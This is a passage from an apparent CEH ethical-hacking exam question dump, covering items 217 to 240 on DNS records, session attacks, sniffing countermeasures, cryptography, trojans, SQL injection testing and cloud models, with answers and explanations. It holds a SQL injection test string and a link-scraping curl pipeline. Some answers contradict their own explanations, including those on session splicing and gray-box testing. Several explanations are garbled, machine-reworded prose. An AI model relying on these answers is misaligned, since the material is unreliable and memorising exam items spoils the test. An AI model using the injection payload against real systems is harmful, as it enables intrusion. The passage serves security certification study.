(Serial) (Refresh) (Retry) (Expire) (Minimum TTL)
Given:
Rutgers.edu. SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)
Field values:
Serial: 200302028 (# This is the version number of the zone file.)
Refresh: 3600 seconds
Retry: 3600 seconds
Expire: 604800 seconds
Minimum TTL: 2400 seconds
These values represent key configurations and are all part of the SOA record's operational data.
A: 200302028 = Serial/version (correct)
B: 3600 = Refresh (correct)
C: 604800 = Expire (correct)
D: 2400 = Minimum TTL (correct)
Incorrect Options:
E and F (60, 4800): Not part of the SOA record shown.
Reference:CEH v13 Study Guide - Module 3: DNS Enumeration # SOA Record FormatRFC 1035 - Section
3.3.13: Start of Authority Record

NEW QUESTION: 217
Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?
A. Session donation attack
B. Session fixation attack
C. Forbidden attack
D. CRIME attack
Answer: A (LEAVE A REPLY)
In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID

using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

NEW QUESTION: 218
Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.
bank.com. the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?.
A. Dos attack
B. DHCP spoofing
C. ARP cache poisoning
D. DNS hijacking
Answer: D (LEAVE A REPLY)
Web Server Attacks - DNS Server Hijacking Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server. (P.1623/1607)

NEW QUESTION: 219
A large corporate network is being subjected to repeated sniffing attacks. To increase security, the company's IT department decides to implement a combination of several security measures. They permanently add theMAC address of the gateway to the ARP cache, switch to using IPv6 instead of IPv4, implement the use of encrypted sessions such as SSH instead of Telnet, and use Secure File Transfer Protocol instead of FTP.
However, they are still faced with the threat of sniffing. Considering the countermeasures, what should be their next step to enhance network security?
A. Use HTTP instead of HTTPS for protecting usernames and passwords
B. Implement network scanning and monitoring tools
C. Enable network identification broadcasts
D. Retrieve MAC addresses from the OS
Answer: (SHOW ANSWER)
Sniffing attacks are a type of network attack that involves intercepting and analyzing data packets as they travel over a network. Sniffing attacks can be used to steal sensitive information, such as usernames, passwords, credit card numbers, etc. Sniffing attacks can also be used to perform reconnaissance, spoofing, or man-in-the-middle attacks.
The IT department of the company has implemented some security measures to prevent or mitigate sniffing attacks, such as:
Adding the MAC address of the gateway to the ARP cache: This prevents ARP spoofing, which is a technique that allows an attacker to redirect network traffic to their own device by sending fake ARP messages that associate their MAC address with the IP address of the gateway.

Switching to IPv6 instead of IPv4: This reduces the risk of IP spoofing, which is a technique that allows an attacker to send packets with a forged source IP address, pretending to be another device on the network.
Using encrypted sessions such as SSH instead of Telnet, and Secure File Transfer Protocol instead of FTP:
This protects the data from being read or modified by an attacker who can capture the packets, as the data is encrypted and authenticated using cryptographic protocols.
However, these measures are not enough to completely eliminate the threat of sniffing, as an attacker can still use other techniques, such as:
Passive sniffing: This involves monitoring the network traffic without injecting any packets or altering the data. Passive sniffing can be done on a shared network, such as a hub, or on a switched network, using techniques such as MAC flooding, port mirroring, or VLAN hopping.
Active sniffing: This involves injecting packets or modifying the data to manipulate the network behavior or gain access to more traffic. Active sniffing can be done using techniques such as DHCP spoofing, DNS poisoning, ICMP redirection, or TCP session hijacking.
Therefore, the next step to enhance network security is to implement network scanning and monitoring tools, which can help detect and prevent sniffing attacks by:
* Scanning the network for unauthorized devices, such as rogue access points, hubs, or sniffers, and removing them or isolating them from the network.
* Monitoring the network for abnormal traffic patterns, such as excessive ARP requests, DNS queries, ICMP messages, or TCP connections, and alerting the network administrators or blocking the suspicious sources.
* Analyzing the network traffic for malicious content, such as malware, phishing, or exfiltration, and filtering or quarantining the infected or compromised devices.
References:
CEHv12 Module 05: Sniffing
Sniffing attacks - Types, Examples & Preventing it
How to Prevent and Detect Packet Sniffing Attacks
Understanding Sniffing in Cybersecurity and How to Prevent It

NEW QUESTION: 220
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?
A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
C. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
Answer: D (LEAVE A REPLY)
SSL/TLS uses a hybrid cryptographic approach:

Asymmetric cryptography is used during the handshake phase to securely exchange symmetric session keys over an insecure network.
After the key exchange, symmetric encryption (e.g., AES) is used for the bulk of data transfer due to its high performance and lower overhead.
This approach balances security and efficiency by leveraging asymmetric encryption for secure key exchange and symmetric encryption for speed.
Reference - CEH v13 Official Study Guide:
Module 20: Cryptography
Section: SSL/TLS
Quote:
"SSL/TLS uses asymmetric cryptography to negotiate keys and symmetric cryptography to encrypt data. This combination ensures secure, fast, and reliable communication." Incorrect Options Explained:
A). Not relevant - all devices follow the protocol regardless of capability.
B). There is no failover mechanism as described.
C). Session keys are exchanged during the handshake, not out-of-band.

NEW QUESTION: 221
A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?
A. Botnet Trojan
B. Banking Trojans
C. Turtle Trojans
D. Ransomware Trojans
Answer: A (LEAVE A REPLY)
The scenario describes a situation where a hacker infects an internet-facing server and leverages it to perform malicious activities such as sending spam emails, participating in distributed denial-of-service (DDoS) attacks, or hosting spam content. This behavior is characteristic of a Botnet Trojan.
According to the CEH v13 Official Courseware and Study Guide:
* A Botnet Trojan is a type of malware that transforms infected machines into bots (also called zombies), which can be remotely controlled by an attacker (bot herder or bot master).
* These bots become part of a botnet - a network of compromised machines used for coordinated cyberattacks including:
* Sending unsolicited spam emails (junk mail)
* Participating in DDoS attacks
* Hosting or distributing malware and phishing content
* The infected machine can receive commands from a command-and-control (C&C) server and act in concert with other infected machines to amplify attacks or spread malware.
Incorrect Options:

* B. Banking Trojans are designed specifically to steal financial data such as online banking credentials.
* C. Turtle Trojans is not a valid classification in CEH v13 or cybersecurity literature (may be a distractor).
* D. Ransomware Trojans encrypt data and demand a ransom for decryption, not typically used for junk mail or botnet activities.
Reference - CEH v13 Official Courseware:
* Module 06: Malware Threats
* Section: "Types of Trojans"
* Subsection: "Botnet Trojans"
* CEH v13 eBook or Study Guide - usually found under "Trojan Classifications by Payload"
Practical labs in CEH Engage and iLabs also demonstrate botnet functionality using tools like Zeus and Emotet in real-world botnet infection scenarios.

NEW QUESTION: 222
You start performing a penetration test against a specific website and have decided to start by grabbing all the links from the main page.
What is the best Linux pipe to achieve your milestone?
A. dirb https://site.com | grep "site"
B. curl -s https://site.com | grep '<a href='http' | grep "site.com" | cut -d "v" -f 2
C. wget https://site.com | grep "<a href=*http" | grep "site.com"
D. wget https://site.com | cut -d"http"
Answer: B (LEAVE A REPLY)
This question is about web link enumeration using Linux CLI tools - a common initial step during information gathering in penetration testing, covered in CEH v13 Module 02: Footprinting and Reconnaissance.
Objective:
Extract all hyperlinks (i.e., <a href="http...">) from the homepage of a target site to collect subpages, links, or external URLs.
Let's analyze each component of Option B:
=
=
curl -s https://site.com | grep '<a href='http' | grep "site.com" | cut -d "v" -f 2 curl -s https://site.com: Silently fetches the HTML source of the main page.
grep '<a href='http': Filters lines containing anchor tags with href attributes that begin with http.
grep "site.com": Further filters those that point to site.com.
cut -d "v" -f 2: Cuts the line based on the delimiter v to isolate part of the URL - though not perfect, it attempts to extract the visible link.
While not perfectly formed (due to slightly inconsistent quote usage), Option B demonstrates the correct logic chain for web link enumeration using pipes in Linux: fetching, filtering, and extracting.
Why Other Options Are Incorrect:

A). dirb https://site.com | grep "site"
dirb is used for brute-forcing directories, not grabbing links from HTML.
C). wget https://site.com | grep "<a href=*http" | grep "site.com"
Incorrect. wget will download the entire content (including binary files by default), and piping it directly to grep without -O - or -q -O - makes it ineffective.
D). wget https://site.com | cut -d"http"
Incorrect. Syntax error (cut -d"http" is invalid without correct delimiter formatting), and again wget needs to be directed to stdout using -O -.
Corrected Optimal Syntax for Real-World Use:
bash
CopyEdit
curl -s https://site.com | grep -oP 'href="\Khttp[^"]+' | grep "site.com" This uses -oP with Perl-compatible regex to extract only URLs and is a method recommended in CEH iLabs and demonstrations.
Reference from CEH v13 Study Materials:
Module 02 - Footprinting and Reconnaissance, Section: Website Footprinting and Web Crawling CEH iLabs - Website Information Gathering Lab CEH Engage Range: Passive and Active Footprinting Phase - Linux Scripting Tasks

NEW QUESTION: 223
A penetration tester is assessing a web application that does not properly sanitize user input in the search field. The tester suspects the application is vulnerable to a SQL injection attack. Which approach should the tester take to confirm the vulnerability?
A. Use directory traversal in the search field to access sensitive files on the server
B. Input a SQL query such as 1 OR 1=1 - into the search field to check for SQL injection
C. Perform a brute-force attack on the login page to identify weak passwords
D. Inject JavaScript into the search field to perform a Cross-Site Scripting (XSS) attack
Answer: (SHOW ANSWER)
SQL injection is one of the most common and dangerous vulnerabilities covered in CEH training. It occurs when an application accepts unsanitized input and directly passes it to a backend SQL query. To confirm the presence of SQL injection, the tester must insert a payload that alters the logic of the SQL query executed by the application. A classic test payload such as "1 OR 1=1 -" is widely used because it forces the database to return all rows instead of filtering based on the intended search value. This verifies whether the input field is being concatenated directly into a SQL command. The CEH methodology emphasizes starting with simple, non-destructive boolean-based payloads to safely evaluate the vulnerability without causing harm to the database or impacting server availability. Since directory traversal, brute-force login attempts, and XSS attacks target entirely different weaknesses, they are not appropriate for confirming SQL injection. The selected option aligns with proper CEH testing methodology for identifying insecure input handling and improper query construction.

NEW QUESTION: 224
Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?
A. tcpsplice
B. Burp
C. Hydra
D. Whisker
Answer: D (LEAVE A REPLY)
Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as Nessus for session splicing attacks.
Did you know that the EC-Council exam shows how well you know their official book? So, there is no
"Whisker" in it. In the chapter "Evading IDS" -> "Session Splicing", the recommended tool for performing a session-splicing attack is Nessus. Where Wisker came from is not entirely clear, but I will assume the author of the question found it while copying Wikipedia.
https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.
By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.
NOTE: Yes, I found scraps of information about the tool that existed in 2012, but I can not give you unverified information. According to the official tutorials, the correct answer is Nessus, but if you know anything about Wisker, please write in the QA section. Maybe this question will be updated soon, but I'm not sure about that.

NEW QUESTION: 225
Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

A. PGP
B. S/MIME
C. SMTP
D. GPG
Answer: (SHOW ANSWER)
The scenario describes a hybrid encryption solution based on the OpenPGP standard that uses both symmetric and asymmetric encryption. The key phrase in the question is "a free implementation of the OpenPGP standard," which directly refers to GPG.
GPG (GNU Privacy Guard) is a free, open-source implementation of the OpenPGP standard. It combines symmetric encryption for data encryption (fast and efficient) and asymmetric encryption for secure key exchange (using public/private key pairs).
GPG is widely used to secure emails, files, and messages, often in conjunction with tools like Thunderbird or command-line utilities.
Incorrect Options:
A). PGP (Pretty Good Privacy) is the original proprietary implementation of OpenPGP, not free/open-source by default.
B). S/MIME (Secure/Multipurpose Internet Mail Extensions) is another email encryption standard but does not implement OpenPGP.
C). SMTP (Simple Mail Transfer Protocol) is a mail transport protocol, not an encryption method.
Reference - CEH v13 Official Courseware:
Module 20: Cryptography
Section: "Hybrid Encryption and Email Encryption Tools"
Subsection: "GPG and OpenPGP-Based Encryption"

NEW QUESTION: 226
Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?
A. Virtual machine
B. Serverless computing
C. Docker
D. Zero trust network
Answer: C (LEAVE A REPLY)
The description in the scenario clearly points to Docker. Docker is an open-source platform that automates the deployment, scaling, and management of applications inside containers. It allows:
Isolation of applications from the underlying system
Communication through well-defined APIs and networking interfaces
Rapid packaging and shipping of applications in a containerized format

Docker uses OS-level virtualization and is ideal for Platform-as-a-Service (PaaS) environments.
Incorrect Options:
A). Virtual machines virtualize entire operating systems and are heavier in resource use.
B). Serverless computing abstracts the infrastructure entirely but is not about containerization.
D). Zero Trust is a security architecture, not a development or packaging platform.
Reference - CEH v13 Official Courseware:
Module 19: Cloud Computing
Section: "Containerization and Docker"
Subsection: "Security Benefits of Containers"

NEW QUESTION: 227
in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?
A. IDEA
B. Triple Data Encryption standard
C. MDS encryption algorithm
D. AES
Answer: B (LEAVE A REPLY)
Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits.
In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key.
Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte.

These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.
Triple DES Modes
Triple ECB (Electronic Code Book)
* This variant of Triple DES works precisely the same way because the ECB mode of DES.
* this is often the foremost commonly used mode of operation.
Triple CBC (Cipher Block Chaining)
* This method is extremely almost like the quality DES CBC mode.
* like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed.
* the primary 64-bit key acts because the Initialization Vector to DES.
* Triple ECB is then executed for one 64-bit block of plaintext.
* The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated.
* This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION: 228
Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?
A. Nikto
B. John the Ripper
C. Dsniff
D. Snort
Answer: A (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner)
Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software, and other problems. It performs generic and server types specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not.

NEW QUESTION: 229
A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior 10 the Intrusion. This Is likely a failure in which of the following security processes?
A. vendor risk management
B. Security awareness training
C. Secure deployment lifecycle

D. Patch management

Answer: D (LEAVE A REPLY)

Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple.

Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades.

Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches that concern the particular practicality of programs as well.

NEW QUESTION: 230

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

A. search.com

B. EarthExplorer

C. Google image search

D. FCC ID search

Answer: D (LEAVE A REPLY)

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques ncludes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc. pg.

5052 ECHv11 manual

https://en.wikipedia.org/wiki/FCC_mark

An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless deices in the US, manufacturers must:

Have the device evaluated by an independent lab to ensure it conforms to FCC standards

Provide documentation to the FCC of the lab results

Provide User Manuals, Documentation, and Photos relating to the device

Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application) The FCC gets its authourity from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

NEW QUESTION: 231
Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?
A. <1B>
B. <00>
C. <03>
D. <20>
Answer: (SHOW ANSWER)
<03>
Windows Messenger administration
Courier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.
This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.
The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION: 232
Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.
Which of the following is this type of solution?
A. SaaS
B. IaaS
C. CaaS
D. PasS
Answer: A (LEAVE A REPLY)

Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365). SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider.

You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.

Common SaaS scenarios

This tool having used a web-based email service like Outlook, Hotmail or Yahoo! Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages ar hold on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.

The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.

Advantages of SaaS

Gain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.

Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.

Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.

Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.

Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

NEW QUESTION: 233
A user on your Windows 2000 network has discovered that he can use L0phtCrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in. What do you think is the most likely reason behind this?
A. There is a NIDS present on that segment.
B. Kerberos is preventing it.
C. Windows logons cannot be sniffed.
D. L0phtCrack only sniffs logons to web servers.
Answer: B (LEAVE A REPLY)
Windows 2000 and newer systems use Kerberos as their default authentication protocol rather than NTLM or LM challenge/response over SMB. Kerberos is encrypted and does not rely on the older SMB logon exchange methods that L0phtCrack can sniff.
From CEH v13 Courseware:
* Module 6: Malware and Password Attacks
* Module 4: Enumeration
CEH v13 Study Guide states:
"Kerberos is the default authentication protocol in Windows 2000 and newer systems. It encrypts communication and is not vulnerable to the same sniffing attacks that work against LM/NTLM challenge- response mechanisms." Incorrect Options:
* A: While a NIDS may detect traffic, it doesn't prevent sniffing.
* C: Logons can be sniffed in older systems using NTLM.
* D: L0phtCrack does not sniff web logons-it targets SMB and Windows logins.
Reference:CEH v13 Study Guide - Module 6: Password Sniffing TechniquesMicrosoft TechNet - Overview of Kerberos Authentication

NEW QUESTION: 234
By using a smart card and pin, you are using a two-factor authentication that satisfies
A. Something you are and something you remember
B. Something you have and something you know
C. Something you know and something you are
D. Something you have and something you are
Answer: (SHOW ANSWER)
Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application.1) something the user knows,
2) something the user has, or 3) something the user is.

The possible factors of authentication are:
Something the User Knows:
This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as "Name the town in which you were born."
Something the User Has:
This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be installed on the user's mobile device.
Something the User Is:
This third authentication factor requires the user to authenticate using biometric data. This can include fingerprint scans, facial scans, behavioral biometrics, and more.
For example: In internet security, the most used factors of authentication are:
something the user has (e.g., a bank card) and something the user knows (e.g., a PIN code). This is two- factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two- Step Verification, or 2FA.
The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

NEW QUESTION: 235
Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals?
A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.
Answer: A (LEAVE A REPLY)
The most effective long-term strategy to reduce the gap between black hats and white hats is through education. Training individuals in areas such as:
Risk analysis
Vulnerability identification

Defensive mechanisms and countermeasures
helps foster a deeper understanding of cybersecurity and ethical responsibilities.
From CEH v13 Official Guide:
Module 1: Introduction to Ethical Hacking
Section: Ethics and Legal Issues
Subsection: Bridging the Hacker Mindset
The guide states:
"Educating individuals on proper cybersecurity techniques and the consequences of malicious hacking is critical to transforming the skillset of potential black hats into productive white hat professionals. Providing structured knowledge through training, books, and ethical hacking certifications empowers aspiring hackers to use their skills positively." Incorrect Options:
B: Useful for operations, but doesn't bridge a knowledge gap.
C: Lowering certification standards can reduce industry credibility.
D: Involves a specific audience and doesn't address the broader knowledge gap.
Reference:CEH v13 Study Guide - Module 1: Introduction to Ethical Hacking # Subsection: Hacker Mindsets
& Security EducationEC-Council Code of Ethics

NEW QUESTION: 236
A penetration tester identifies that a web application's login form is not using secure password hashing mechanisms, allowing attackers to steal passwords if the database is compromised. What is the best approach to exploit this vulnerability?
A. Perform a dictionary attack using a list of commonly used passwords against the stolen hash values
B. Input a SQL query to check for SQL injection vulnerabilities in the login form
C. Conduct a brute-force attack on the login form to guess weak passwords
D. Capture the login request using a proxy tool and attempt to decrypt the passwords
Answer: (SHOW ANSWER)
If a system stores passwords in weak or reversible formats, attackers can perform offline cracking. CEH emphasizes dictionary attacks as the fastest and most efficient method to exploit weak hashing practices. This avoids detection and leverages known password patterns to recover plaintext credentials.

NEW QUESTION: 237
Which of the following represents the initial two commands that an IRC client sends to join an IRC network?
A. USER, NICK
B. LOGIN, NICK
C. USER, PASS
D. LOGIN, USER
Answer: (SHOW ANSWER)

Internet Relay Chat (IRC) is a real-time communication protocol. When a client connects to an IRC server, it must first identify itself using two mandatory commands:
* NICK - Specifies the nickname the user wants to use.
* USER - Provides user information such as username, hostname, and real name.
These are the very first commands required to establish presence on the IRC network.
From CEH v13 Official Courseware:
* Module 7: Social Engineering
* Module 19: IoT and Other Emerging Threats (includes botnets and IRC)
CEH v13 Study Guide states:
"When connecting to an IRC server, the client must first send the NICK and USER commands to register the session. Without these, the server will not establish a full connection." Incorrect Options:
* B, C, D: LOGIN and PASS are not valid IRC protocol commands in this context.
Reference:RFC 2812 - Internet Relay Chat: Client Protocol (Section 3.1)CEH v13 Study Guide - Module 19:
IRC Botnet Communications

NEW QUESTION: 238
Fingerprinting an Operating System helps a cracker because:
A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system
Answer: D (LEAVE A REPLY)
OS fingerprinting helps attackers identify the operating system and version running on a target host. This allows them to:
Determine potential vulnerabilities
Choose appropriate exploits for the OS version and configuration
Bypass ineffective defenses
From CEH v13 Courseware:
Module 3: Scanning Networks
Topic: Active and Passive OS Fingerprinting
CEH v13 Study Guide states:
"Fingerprinting identifies the OS type/version and helps attackers choose specific exploits that apply to that system." Incorrect Options:
A: Software enumeration is different from OS fingerprinting.
B/C: Misleading or incorrect in this context.
Reference:CEH v13 Study Guide - Module 3: OS Fingerprinting and ReconnaissanceNmap OS Detection (nmap.org)

NEW QUESTION: 239

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.

B. Determine the impact of enabling the audit feature.

C. Perform a cost/benefit analysis of the audit feature.

D. Allocate funds for staffing of audit log review.

Answer: (SHOW ANSWER)

Before implementing auditing, it is crucial to assess how enabling this feature will impact system resources, performance, and storage. Auditing can generate significant logs and place additional load on systems, especially in environments handling sensitive data such as banking.

Understanding the impact helps determine if the current infrastructure can handle the overhead or if optimizations or upgrades are needed beforehand.

Reference - CEH v13 Official Study Guide:

Module 5: System Hacking

Section: Enabling Auditing and Logging

Quote:

"Before enabling auditing, organizations must assess the performance and storage impact. Improper implementation can result in performance degradation or missed logs." Incorrect Options Explained:

A). Vulnerability scanning is important but not directly related to audit implementation.

C). Cost-benefit analysis comes after understanding operational impact.

D). Staffing is a planning step, not the first technical action.

NEW QUESTION: 240

The "Gray-box testing" methodology enforces what kind of restriction?

A. Only the external operation of a system is accessible to the tester.

B. The internal operation of a system in only partly accessible to the tester.

C. Only the internal operation of a system is known to the tester.

D. The internal operation of a system is completely known to the tester.

Answer: (SHOW ANSWER)

White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test. Though

